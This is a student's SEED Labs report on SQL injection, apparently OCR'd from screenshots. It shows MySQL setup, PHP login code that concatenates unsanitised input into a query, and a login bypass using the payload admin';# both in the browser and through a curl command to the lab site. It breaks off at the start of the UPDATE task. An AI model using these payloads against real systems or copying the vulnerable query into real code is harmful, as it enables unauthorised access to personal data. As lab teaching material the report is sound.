

Information Security: SQL Injection Attack

Name: Chandan N Bhat

PES1201701593

Section H


SQL injection is a code injection technique that exploits the vulnerabilities in the interface between web applications and database servers. This vulnerability is usually observed when user inputs are not correctly checked in web applications before being sent to backend servers.

Usually SQL queries are constructed using the user's input and when not constructed carefully SQL Injection vulnerability can occur. SQL Injection is a very common attack on web applications.

We are given a web application with address <http://www.seedlabsqlinjection.com/> that is vulnerable to SQL Injection attack.

Task 1: Getting familiar with SQL Statements


First, we play around with the given database to get familiar with SQL statements. The 'Users' database contains a table called credential that stores personal information. We will be using MySQL which is already setup on the seed VM, with username 'root' and password 'seedubuntu'.



```
Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
[11/08/20]seed@Chandan_PES1201701593:~$
[11/08/20]seed@Chandan_PES1201701593:~$
[11/08/20]seed@Chandan_PES1201701593:~$ mysql -V
mysql Ver 14.14 Distrib 5.7.19, for Linux (i686) using EditLine wrapper
[11/08/20]seed@Chandan_PES1201701593:~$
```

a. Login to MySQL console

We login to the MySQL console using the command `mysql -u root -pseedubuntu`



```
Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
[11/08/20]seed@Chandan_PES1201701593:~$
[11/08/20]seed@Chandan_PES1201701593:~$
[11/08/20]seed@Chandan_PES1201701593:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| Users      |
| elgg_csrf  |
| elgg_xss   |
| mysql      |
| performance_schema |
| phpmyadmin |
| sys        |
+-----+
8 rows in set (0.28 sec)

mysql> USE Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

We use the existing database 'Users' and display all the tables in the database. Using the SELECT statement we display all the content of the credential table.

Victim [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

/bin/bash

/bin/bash 168x41

```
mysql>
mysql>
mysql> USE Users;
Database changed
mysql>
mysql> SHOW TABLES;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)

mysql> SELECT * FROM credential;
+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 | | | | | | b78ed97677c161c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | | | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | | | | | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | | | | 99343bfff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | | | | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+-----+
6 rows in set (0.11 sec)

mysql>
```

In the above table we replace the entry 'Alice' with 'Chandan' and 'Boby' to 'Dhruva' using the query:

```
UPDATE credential SET Name='Chandan' WHERE Name='Alice';
```

Victim [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

/bin/bash

/bin/bash 168x41

```
mysql>
mysql> SELECT * FROM credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdb918bd9e83000aa54747fc95fe0470fff4976
2	Boby	20000	30000	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

6 rows in set (0.00 sec)

```
mysql> UPDATE credential SET Name='Chandan' WHERE Name='Alice';
Query OK, 1 row affected (0.19 sec)
Rows matched: 1 Changed: 1 Warnings: 0

mysql> UPDATE credential SET Name='Dhruva' WHERE Name='Boby';
Query OK, 1 row affected (0.00 sec)
Rows matched: 1 Changed: 1 Warnings: 0

mysql> SELECT * FROM credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Chandan	10000	20000	9/20	10211002					fdb918bd9e83000aa54747fc95fe0470fff4976
2	Dhruva	20000	30000	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

6 rows in set (0.00 sec)

```
mysql>
```

We observe that we updated the credential table with 'Chandan' and 'Dhruva' as shown above.

```
mysql> SELECT * FROM credential WHERE Name='Chandan';
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Chandan	10000	20000	9/20	10211002					fdbbe918bdae83000aa54747fc95fe0470ffff4976


```
1 row in set (0.00 sec)
```

```
mysql>
```


Task 2: SQL Injection attack on SELECT Statement

With SQL injection attackers can execute their own malicious SQL statements generally referred as malicious payload. Through the malicious SQL statements, attackers can steal information from the victim database or even worse, they may be able to make changes to the database.

We will use the login page from <http://www.seedlabsqlinjection.com/>. The application authenticates the user based on the credentials. Thus, we will try to login without the employee credential.



The php code at the backend for authentication of the credentials is shown below. We observe that SQL SELECT statement is used with input username and hashed password in the WHERE clause.





```
50 }
51
52 // Function to create a sql connection.
53 function getDB() {
54     $dbhost="localhost";
55     $dbuser="root";
56     $dbpass="seedubuntu";
57     $dbname="Users";
58     // Create a DB connection
59     $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
60     if ($conn->connect_error) {
61         echo "</div>";
62         echo "</nav>";
63         echo "<div class='container text-center'>";
64         die("Connection failed: " . $conn->connect_error . "\n");
65         echo "</div>";
66     }
67     return $conn;
68 }
69
70 // create a connection
71 $conn = getDB();
72 // Sql query to authenticate the user
73 $sql = 'SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
74 FROM credential
75 WHERE name= '$input_uname' and Password='$shashed_pwd'";
76 if (!$result = $conn->query($sql)) {
77     echo "</div>";
78     echo "</nav>";
79     echo "<div class='container text-center'>";
80     die('There was an error running the query [' . $conn->error . ']\n');
81     echo "</div>";
82 }
83 /* convert the select return result into array type */
84 $return_arr = array();
85 while($row = $result->fetch_assoc()){
86     array_push($return_arr,$row);
87 }
88
89 /* convert the array type to json format and read out*/
90 $json_str = json_encode($return_arr);
91 $json_a = json_decode($json_str,true);
92 $id = $json_a[0]['id'];
93 $name = $json_a[0]['name'];
94 $eid = $json_a[0]['eid'];
95 $salary = $json_a[0]['salary'];
96 $birth = $json_a[0]['birth'];
97 $ssn = $json_a[0]['ssn'];
98 $phoneNumber = $json_a[0]['phoneNumber'];
99 $address = $json_a[0]['address'];
100 $email = $json_a[0]['email'];
```

a. SQL Injection attack from web page

We will try to login as a administrator whose account name is admin. We observed that the SELECT statement directly places the username without cleaning or filtering the input.

Thus we can pass “admin’;#” in the username field in the form which will comment the comment the remaining SQL statement, and returns true, eventually giving us admin access.





We observe that we are able to login as an Administrator thus we are able to access all the data of the credential table.

b. SQL Injection attack from command line

We will repeat the attack in Task 2(a) with command line tool curl which sends HTTP requests. Using the curl command we send a request with the username and password as a query string in a GET request.

```

Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
SQL Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%3B%23&Password=
Most Visited SEED LABs Sites For Labs
SEED LABS Home Edit Profile Logout

User Details

Username Eid Salary Birthday SSN Nickname Email Address Ph. Number
Chandan 10000 20000 9/20 10211002
Dhruva 20000 30000 4/20 10213352
Ryan 30000 50000 4/10 98993524
Samy 40000 90000 1/11 32193525
Ted 50000 110000 11/3 32111111
Admin 99999 400000 3/5 43254314

Copyright © SEED LABs

/ bin / bash
[11/08/20]seed@Chandan_PES1201701593:~$
[11/08/20]seed@Chandan_PES1201701593:~$
[11/08/20]seed@Chandan_PES1201701593:~$
[11/08/20]seed@Chandan_PES1201701593:~$
[11/08/20]seed@Chandan_PES1201701593:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%3B%23&Password='
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailliang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
<!-- Required meta tags -->
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

<!-- Bootstrap CSS -->
<link rel="stylesheet" href="css/bootstrap.min.css">
<link href="css/style_home.css" type="text/css" rel="stylesheet">

<!-- Browser Tab title -->
<title>SQLI Lab</title>
</head>
<body>
<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
<div class="collapse navbar-collapse" id="navbarTogglerDemo01">

```

In the curl command we pass username as “admin%27%3B%23” which is equivalent to “admin';#”

%27 represents ('), %3B represents (;) and %23 represents (#).

```
Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

/bin/bash
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">


  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php"></a>


      <ul class="navbar-nav mr-auto mt-2 mt-lg-0" style="padding-left: 30px;"><li class="nav-item active"><a class="nav-link" href="unsafe_home.php">Home <span class="s
r-only">(current)</span></a></li><li class="nav-item"><a class="nav-link" href="unsafe_edit_frontend.php">Edit Profile</a></li></ul><button onclick="logout()" type="but
ton" id="logoutBtn" class="nav-link my-2 my-lg-0">Logout</button></div></nav><div class="container"><div class="text-center"><h2> User Details </h2></div><table
class="table table-striped table-bordered"><thead class="thead-dark"><tr><th scope="col">Username</th><th scope="col">Email</th><th scope="col">Salary</th><th scope="col
">Birthdate</th><th scope="col">SSN</th><th scope="col">Nickname</th><th scope="col">Address</th><th scope="col">Ph. Number</th></tr></thead><tbody><tr><th scope="row"> Chandan</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope="row"> Dhruva</th>
<td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope="row"> Ryan</th><td>30000</td><td>50000</td><td>4/10</td>
<td>98993524</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope="row"> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope="row"> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope="ro
w"> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>
<div class="text-center">
  <p>
    Copyright &copy; SEED LABS
  </p>
</div>
</div>
<script type="text/javascript">
function logout(){
  location.href = "logout.php";
}
</script>
</body>
</html>[11/08/20] seed@Chandan_PES1201701593:~$
```

We see that the entire webpage that we got in task 2(a) is now printed as source code in the terminal.

c. Append a new SQL statement

In the previous task we had # at the end of the input string, which comments out the remaining in MySQL. Similarly, in MySQL ';' marks the end of a query. Now we will try to append another SQL statement after 'admin;' to see if we can run multiple statements.





We observe that we fail in executing multiple queries and results in error at the backend.

Task 3: SQL Injection attack on Update Statement

In this task we will try an SQL injection attack on an update statement. The php code “unsafe_edit_backend” uses the UPDATE statement and passes the input without cleaning.

```

Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
unsafe_edit_backend.php [Read-Only] (/var/www/SQLInjection) - gedit
PHP Tab Width: 8 Ln 39, Col 6 INS

13 -->
14
15 <!DOCTYPE html>
